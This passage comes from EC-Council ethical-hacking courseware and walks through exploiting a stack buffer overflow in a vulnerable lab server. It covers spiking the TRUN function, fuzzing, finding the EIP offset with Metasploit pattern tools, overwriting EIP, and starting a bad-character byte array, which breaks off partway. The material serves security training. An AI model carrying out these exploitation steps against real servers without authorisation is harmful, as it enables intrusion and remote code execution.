


Figure 6.47: Screenshot of Immunity Debugger

As we have identified that the STATS function is not vulnerable to buffer overflow, we repeat the same process for the TRUN function. Use the following spike template for spiking on the TRUN function:




Figure 6.48: Screenshot showing TRUN spike template

Now, send the packages to the vulnerable server using the following command:

```
generic_send_tcp <Target IP> <Target Port> spike_script SKIPVAR SKIPSTR
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.49: Screenshot showing the output of spiking vulnerable server

As shown in the screenshot, the TRUN function of the vulnerable server has buffer overflow vulnerability. Spiking this function overwrites stack registers such as EAX, ESP, EBP, and EIP. If attackers can overwrite the EIP register, they can gain shell access to the target system.




Figure 6.50: Screenshot of Immunity Debugger showing buffer overflow vulnerability

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Perform Fuzzing

After identifying the buffer overflow vulnerability in the target server, we must perform fuzzing. Attackers use fuzzing to send a large amount of data to the target server so that it experiences buffer overflow and overwrites the EIP register. Fuzzing helps in identifying the number of bytes required to crash the target server. This information helps in determining the exact location of the EIP register, which further helps in injecting malicious shellcode.

For example, the screenshot below shows the sample Python script used by attackers to perform fuzzing:




Figure 6.51: Screenshot showing Python script for fuzzing

When you execute the above code, buff multiplies for every iteration of the while loop and sends the buff data to the vulnerable server. As shown in the screenshots, the vulnerable server crashed after receiving approximately 2300 bytes of data, but it did not overwrite the EIP register.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.52: Screenshot of Immunity Debugger showing vulnerable server before buffer overflow




Figure 6.53: Screenshot showing the output of fuzzing vulnerable server




Figure 6.54: Screenshot of Immunity Debugger showing vulnerable server after the buffer overflow

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Identify the Offset

Through fuzzing, we have understood that we can overwrite the EIP register with 1 to 2300 bytes of data. Now, we will use the following **pattern_create** Ruby tool to generate random bytes of data:

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 3000
```




Figure 6.55: Screenshot showing Metasploit pattern_create output

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Run the following Python script to send these random bytes to the vulnerable server:




Figure 6.56: Screenshot of Python script sending random bytes to the server

When the above script is executed, random bytes of data are sent to the target vulnerable server, which causes a buffer overflow in the stack. The screenshot clearly shows that the EIP register is overwritten with random bytes. You must note down the random bytes in EIP and find the offset of those bytes.




Figure 6.57: Screenshot of Immunity Debugger showing vulnerable server after the buffer overflow

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Run the following command to find the exact offset of the random bytes in the EIP register:

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l
3000 -q 386F4337
```

Figure 6.58: Screenshot showing Metasploit pattern_offset output

Overwrite the EIP Register

As shown in the screenshot, we have identified that the EIP register is at an offset of 2003 bytes. Now, run the following Python script to check whether we can control the EIP register.




Figure 6.59: Screenshot of Python script injecting shellcode in the EIP register

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

As shown in the screenshot, the EIP register can be controlled and overwritten with malicious shellcode.




Figure 6.60: Screenshot of Immunity Debugger showing EIP register

Identify Bad Characters

Before injecting the shellcode into the EIP register, you must first identify bad characters that may cause issues in the shellcode. You can obtain the badchars through a Google search. Characters such as no byte, i.e., "**\x00**", are badchars.

```
badchars                                                                =
("\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x1
2\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"

"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32
\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"

"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53
\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"

"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72
\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"

"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92
\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"

"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2
